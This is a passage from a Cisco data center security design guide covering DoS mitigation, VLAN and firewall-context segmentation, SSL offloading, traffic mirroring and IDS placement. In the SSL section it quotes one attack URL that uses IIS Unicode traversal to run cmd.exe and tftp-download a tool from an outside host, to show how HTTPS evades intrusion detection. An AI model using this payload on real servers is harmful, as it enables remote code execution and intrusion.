Scalability	The CSM and FWSM can sustain hundreds of thousands of SYN/s of DoS attack traffic (amount of SYN/s from an OC-3 link) with ~10–30 percent performance degradation on legitimate transactions.	Because Cisco Guard is designed to mitigate DoS and DDoS attacks, it can sustain millions of SYN/s attacks (amount of SYN/s from OC-12 links). Multiple Cisco Guards can be easily clustered to scale to even higher amounts of traffic.
Traffic diversion	The CSM and FWSM are usually in the main traffic path.	Cisco Guard diverts only a subset of the traffic after an attack has been identified.
Detection	N/A	Cisco Guard diverts traffic based either on a manual configuration or when the associated Cisco Detector has identified an attack in the server farm. Cisco Detector can detect attacks by comparing the server farm traffic against a baseline. The traffic monitoring techniques used for intrusion detection and described in this chapter are applicable to Cisco Detector as well.
Placement	The FWSM and CSM, because of their stateful nature and their proxy behavior, are better placed closer to the servers (normally Layer 2 adjacent to the servers).	Cisco Guard is better placed as close as possible to the border routers such that high volume traffic that results from an attack does not congest the network links. Cisco Detector is placed closer to the servers.


SYN cookies are an effective mechanism to protect the server farm from DoS attacks. The SYN cookie mechanism protects the SYN queue of the TCP/IP stack of a device (either a network device or a server) by selecting an ISN (the cookie value) based on a Message Digest 5 (MD5) authentication of the source and destination IP addresses and port numbers. When a certain threshold in the queue is reached, a SYN/ACK is still sent, but no connection state information is kept. If the final ACK for the three-way handshake is received, the server recalculates the original information from the initial SYN. By using this technology, the CSM and FWSM can withstand attacks of hundreds of thousands of connections per second while preserving legitimate user connections.

The load balancing configuration with the FWSM and CSM can have the following two main designs:

- Inline CSM—MSFC—FWSM—CSM—servers
- One-arm CSM—MSFC—FWSM + MSFC—CSM

Figure 1-5 shows both of these designs.

Figure 1-5 Cisco Data Center Solution—Using the FWSM and CSM for DoS Protection



The design on the left shows the inline CSM design and the design on the right shows the one-arm design.

The benefit of the one-arm design is that the DoS protection capabilities of the CSM and FWSM are combined as follows:

- The CSM protects against DoS attacks directed at the virtual IP (VIP).
- The FWSM protects against DoS attacks directed at non-load balanced servers.

The CSM one-arm design with the FWSM inline is described in this guide.


Segmentation between Server Farm Tiers

Segmentation is used to make it harder for a client that compromises a server to get access to the information exchanged in other parts of the data center. The easiest way to segment servers is to place them in different Layer 2 domains or virtual LANs (VLANs). When applicable, segmentation local to the VLAN (by means of private VLANs) further enhances data center security by preventing a server infected by a worm from propagating to adjacent servers.

Multi-tier Server Farms

Most current applications are deployed as a multi-tier architecture. The multi-tier model uses separate server machines to provide the different functions of presentation, business logic, and database. Multi-tier server farms provide added security because a compromised web server does not provide direct access to the application itself or to the database.

Web/application servers may connect to database servers via a separate interface that is Layer 2 adjacent to the database, as shown in the top design in Figure 1-6.

Figure 1-6 Design Options with Multi-tier Architectures

This design makes it easy for the hacker to find the database after compromising the web/application server by simply scanning the Layer 2 network for the database ports.

Web/application servers may connect to the database through a router, as shown in the middle design in [Figure 1-6](#). In this case, the hacker must spend more time discovering to which subnet the database belongs before scanning for the database ports. This option combined with ACLs provides more security than the first option.

The third option, as shown in the bottom design in [Figure 1-6](#), uses a firewall to separate the web/application servers from the database. Assuming that the firewall understands the specific protocols that the application uses to communicate with the database, this option provides the highest security.


**Note**

Before deploying this third option, make sure that the firewall supports the database communication protocol that you plan to deploy. If it does not, you can always fall back to the second option, which is also the one that provides the highest throughput through the fabric of the Cisco Catalyst 6500 and wire speed packet filtering with Cisco IOS ACLs and VACLs.

Multi-tier Server Farms in a Consolidated Environment

Server farms are often physically separated between application tiers, as shown in [Figure 1-7](#). The B2C environment in [Figure 1-7](#) consists of a first tier of web servers with at least two NIC cards, a public interface, and a private interface. The private interface gives access to the application servers through a pair of firewalls. The application servers have at least two NIC cards: one for the communication with the web servers and one for the communication with the database servers.


Figure 1-7 Typical B2C Architecture with Physical Separation between Application Tiers



In a consolidated data center facility that hosts hundreds or thousands of servers, the architecture shown in [Figure 1-7](#) is often not optimal because of the number of physical components that must be provisioned.

In a consolidated data center, it is likely that servers that belong to the presentation, application, and database tiers are connected to the same physical switches. These servers are on different broadcast domains, and separation is achieved by using VLANs, as shown in [Figure 1-8](#).

Figure 1-8 Consolidated B2C Architecture Topologies



The topology of a consolidated facility depends on factors such as cabling and density of servers per rack and per row. Topology A in Figure 1-8 shows a topology where servers of different type are connected to a physically separate access switch: web servers to one switch, application servers to a different switch, and database servers to a pair of access switches (for increased availability). The traffic from these access switches is aggregated by a pair of Catalyst 6500s with service modules. Segmentation between these servers is ensured by the use of VLANs and/or virtual firewall contexts.

Topology B shows a more consolidated infrastructure where web, database, and application servers connect to the same pair of access switches. VLANs provide segmentation between these servers at the access layer and with VLANs and virtual firewall contexts at the aggregation layer.

The aggregation layer in Figure 1-8 provides firewalling, load balancing, network analysis, and SSL offloading services. These services can either be integrated in the same aggregation chassis, or some services such as load balancing and SSL offloading might be offloaded to a separate layer of switches that are normally referred to as service switches.

**Note**

The data center design with service switches is not described in this SRND. The concept of service switches is useful when consolidating multiple security and load balancing services in the aggregation layer (each hardware accelerated service takes one slot in the chassis), to be able to provide high port density for the servers.

You can design the physically consolidated infrastructure shown in Figure 1-8 to provide the logical sequences of switching, routing, and/or firewalling as shown in Figure 1-6.

Segmentation by means of VLANs on a consolidated infrastructure also addresses the need to host servers belonging to different organizations, so that they might be kept logically separate for security reasons while physically connected to the same device.

VLANs

A Layer 2 switch is a device capable of grouping subsets of its ports into virtual broadcast domains isolated from each other. These domains are commonly known as virtual LANs (VLANs). VLANs can be used to segregate server farms, and can be combined with the FWSM to filter VLAN-to-VLAN traffic.

For more information about the use of VLANs as a security mechanism, see the @stake security assessment report at the following URL:


http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/tech/stake_wp.pdf

Virtual Firewall Contexts

You can partition a single FWSM into multiple virtual firewalls known as security contexts. Each context is an independent system with its own security policy, interfaces, and administrators. Multiple contexts are equivalent to having multiple standalone firewalls. Each context has its own configuration that identifies the security policy, interfaces, and almost all the options you can configure on a standalone firewall. If desired, you can allow individual context administrators to implement the security policy on the context. Some resources are controlled by the overall system administrator, such as VLANs and system resources, so that one context cannot inadvertently affect other contexts.

Figure 1-9 shows the resulting topology in a consolidated server farm where each firewall context protects the application tiers.

Figure 1-9 Data Center Topology with Virtual Firewalls



VLAN segmentation enforces traffic from the web to the application tier through the firewall context protecting the application tier.

Several variations to this design are possible. Servers might have two NIC cards: one for the public-facing network and one for the web-to-application communication. In this case, the NIC might be placed on the same subnet on the outside VLAN of the firewall, or it can be better placed in its own subnet and routed only to the application tier subnet and not publicly accessible.

You can use the same concepts to provide security for applications that belong to different departments of the same organization.

Client and Servers Data Confidentiality

SSL provides data confidentiality for access to server applications. The Catalyst 6500 Series products can provide cryptographic operations, offloading from the servers, and public key distribution functions.

SSL-encrypted traffic can be analyzed by combining network SSL decryption products such as the Cisco Catalyst 6500 SSLSM and intrusion detection products.

Encrypting and decrypting SSL traffic on the network on behalf of a server has several advantages. One advantage is the performance benefit for the server, because the CPU is not busy with the handling of cryptographic operations. Another advantage is that an SSL device such as an SSLSM can be combined with an IDS device to inspect attacks carried on top of HTTPS.


SSL

Encryption by means of SSL is used to provide authentication, data confidentiality, integrity, and non-repudiation for client-to-server and server-to-server communication. Almost any application that uses TCP/IP as the transport protocol can use the services provided by SSL to create SSL connections by using SSL sockets. The SSLSM relieves servers from decrypting strong ciphers (such as 3DES) while still maintaining end-to-end encryption. The SSLSM also simplifies the management of digital certificates and can enforce a trust model that controls who is allowed to use a given application. The SSLSM can also be combined with IDS to provide intrusion detection for encrypted traffic.

SSL Back-end Encryption

Figure 1-10 shows the design for network-based SSL decryption in a Catalyst 6500 with load balancing (CSM) and SSL offloading (SSLSM).

Figure 1-10 Network-based SSL Offloading



The CSM redirects any HTTPS traffic from the client to the SSLSM. The SSLSM decrypts the traffic and sends it in clear text back to the virtual IP address. The CSM then performs load balancing of the clear text traffic. In the left diagram of Figure 1-10, after the SSLSM decrypts the traffic, the CSM sends it to the back end in clear text.

Sending HTTPS traffic in clear text to the servers is undesirable for the reasons described in [Intrusion Attacks](#), page 1-4 in the scenario shown in [Figure 1-4](#).

For this reason, the recommended design performs SSL offloading on the network and re-encrypts traffic before sending it back to the server. This is shown in the right diagram of Figure 1-10: the traffic in red is the HTTPS traffic, the traffic in black is clear text, and the traffic in the red dotted line is traffic that has been re-encrypted.

Intrusion Detection on SSL-encrypted Traffic


One of the benefits of the use of SSL offloading is that an IDS sensor can detect malicious activities carried on top of HTTPS. Using SSL is a common evasion technique used by hackers to bypass intrusion detection. The same attack described in [Intrusion Attacks](#), page 1-4 and shown in [Figure 1-3](#) can be modified to bypass intrusion detection as follows:

```
HTTPS://www.example.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+tftp%20-i%2010.20.15.15%20GET%20tool.exe%20tool.exe
```

When the hacker uses HTTPS, a regular IDS sensor without network SSL offloading assistance does not see that a client is invoking the command shell.

With SSLSM and IDS this is possible, so you need the IDS sensor to monitor the VLAN used for the communication between the CSM and the SSLSM, as shown in [Figure 1-11](#).

Figure 1-11 Network-based SSL Offloading Combined with IDS Monitoring for HTTPS Inspection



Traffic Mirroring and Analysis

You can use several techniques to detect attacks in the data center. You can implement traffic mirroring without affecting the fast convergence characteristics of a fully switched environment by using features such as Switched Port Analyzer (SPAN), Remote SPAN (RSPAN), or VACL capture.



Note

Using SPAN, RSPAN, or VACL capture, the link detection and fast reconvergence features of Layer 3 switches are unaffected.

Some techniques, such as VACL capture, are more intrusive in that they require modification of existing security ACLs. Other technologies, such as SPAN or RSPAN, allow manipulation of mirrored traffic without any change to existing forwarding and filtering configurations.

Netflow allows the exporting to analysis tools of relevant information that summarizes the traffic that the switch has seen. A switch with Netflow configured collects information such as the source and destination IP address, incoming interface, outgoing interface, Layer 4 protocol, source Layer 4 port, destination Layer 4 port, number of packets, and size of the packets and exports this information in consolidated messages of ~30 records to a collector device for analysis.

In the context of security, NetFlow is used for its DoS and worm detection capabilities. NetFlow data is exported in various record formats. Sampled NetFlow and NetFlow aggregation reduce the volume of statistics collected. Netflow v5 is currently the most popular format. NetFlow aggregation uses the NetFlow v8 record format. Netflow support varies depending on the hardware. Newer hardware has more efficient hashing mechanisms that enhance the efficiency of the hardware Netflow table.



Note

Netflow is a key technology for attack detection but is not described in this guide, although it is mentioned in this overview for completeness.

SPAN and RSPAN

SPAN is a technology for mirroring traffic from one or more ports on a switch (the SPAN source) to another port on the same switch (the SPAN destination). This is frequently called local SPAN. RSPAN, on the other hand, is a traffic-mirroring technology that allows exporting the traffic collected on one switch to a remote switch in the same Layer 2 domain. RSPAN does this by creating a copy of the traffic on a special VLAN (the RSPAN VLAN) that is not used for regular traffic forwarding. The RSPAN VLAN can be trunked to a remote switch where sniffers / probes are connected.

RSPAN can also be used to create a copy of the traffic local to the switch where the traffic has been captured. This copy resides on the RSPAN VLAN. You can then apply further hardware processing on the RSPAN VLAN before sending out the captured traffic to the sniffers/probes.

Traffic from the RSPAN VLAN can be sent out on up to 64 ports:

- RSPAN in Cisco IOS allows the creation of 64 destinations. (For more information on RSPAN in Cisco IOS, see the following URL:
<http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/122sx/swcg/span.htm#wp1036881>)
- RSPAN in Cisco CatOS allows the creation of 24 destinations. (For more information on RSPAN in CatOS, see the following URL:
http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/sw_8_3/config_gd/span.htm#wp1019903)


VACLs can be used to filter traffic on the RSPAN VLAN. The VACL redirect action allows differentiating traffic on up to 256 ports. By applying VACL redirect on an RSPAN VLAN, you can differentiate traffic into 64 categories. Traffic differentiation can be based on several fields of the IP packet, as follows:

- Source or destination subnet or both
- Layer 4 protocol and Layer 4 ports
- A combination of the two

Extended ACLs allow defining the policy used to differentiate the traffic on multiple sensors. This technique provides very granular traffic analysis for increased accuracy and scalability.

Figure 1-12 shows the use of RSPAN and VACLs to differentiate traffic on multiple sensors. In Design A, traffic is sent to different sensors based on the protocol. The Catalyst 6500 generates a copy of the traffic and sends HTTP traffic to IDS1, DNS traffic to IDS2, and SMTP traffic to IDS3.

Figure 1-12 Traffic Differentiation with RSPAN and VACL Redirect



The benefits of this solution include the following:

- Scalability for intrusion or anomaly detection
- More granular and focused monitoring for sensors
- No duplicate frames are generated for routed or switched traffic

VACL Capture

The VACL capture technology allows mirroring traffic to ports configured to forward captured traffic. The capture action sets the capture bit for the forwarded packets so that ports with the capture function enabled can receive the packets.

Network Analysis Module

The Network Analysis Module (NAM) is a network monitoring system that provides data collection and analysis capabilities. All of this functionality resides on a single blade in a Cisco Catalyst switch. The NAM collects mini-RMON statistical information about port utilization, Netflow information collection for providing information about application distribution, and host conversations. For example, the NAM helps detect anomalies in the data center by looking at the historical distribution of applications.



Note

The NAM is not described in this guide, but is mentioned in this overview for completeness.

Intrusion Detection and Prevention

Intrusion detection products such as the Cisco Intrusion Detection System (IDS) appliance and the Cisco Catalyst 6500 IDS module, and intrusion prevention products such as the Cisco Security Agent (CSA) protect the server farm from attacks that exploit OS and application vulnerabilities. These technologies are complemented by the use of mirroring technologies such as VACLs and RSPAN that allow differentiating traffic on multiple sensors.

IDS

The Cisco Catalyst 6500 Series Switch combined with the Cisco IDS 4200 Series sensors can provide multi-gigabit IDS analysis. IDS sensors can detect malicious activity in a server farm based on protocol or traffic anomalies, or based on the stateful matching of events described by signatures. An IDS sensor can detect an attack from its very beginning by identifying the probing activity, or it can identify the exploitation of well-known vulnerabilities.




Note

A list of IDS signatures is available at the following URL:
<http://www.cisco.com/cgi-bin/front.x/csec/idsServiceList.pl>.

Traffic distribution to multiple IDS sensors can be achieved by using mirroring technologies (RSPAN and VACL) for multi-gigabit traffic analysis.

Figure 1-13 shows the IDS placement in a multi-tier server farm environment.

Figure 1-13 Use of IDS in a Multi-tier Application Environment




The logical topology shows the IDS placement at the presentation tier and at the database tier. When a web/application server has been compromised and the hacker attacks the database, the second sensor reports the attack.

In a consolidated data center environment, servers for the different tiers may be connected to the same physical infrastructure, and multiple IDS sensors can provide the same function as in the logical topology of Figure 1-13. This can be achieved by using the technologies described in [Traffic Mirroring and Analysis](#), page 1-16.

In Figure 1-13, IDS1 monitors client-to-web server traffic and IDS2 monitors web/application server-to-database traffic. When a hacker compromises the web/application tier, IDS1 reports an alarm; when a compromised web/application server attacks the database, IDS2 reports an alarm.

HTTPS traffic can be inspected if the IDS sensors are combined with an SSLSM as described in [SSL](#), page 1-14. Figure 1-14 shows IDS monitoring for HTTPS traffic.

Figure 1-14 Network-based SSL Offloading Combined with IDS Monitoring for HTTPS Inspection



The following sequence takes place:

1. The Multilayer Switch Feature Card (MSFC) receives client-to-server traffic from the data center core.
2. The CSM diverts traffic directed to the VIP address.
3. The CSM sends HTTPS client-to-server traffic to the SSLSM for decryption.
4. The SSLSM decrypts the traffic and sends it in clear text on an internal VLAN to the CSM.
5. The IDS sensor monitors traffic on this VLAN.
6. The CSM performs the load balancing decision and sends the traffic back to the SSLSM for re-encryption.

Tiered Access Control

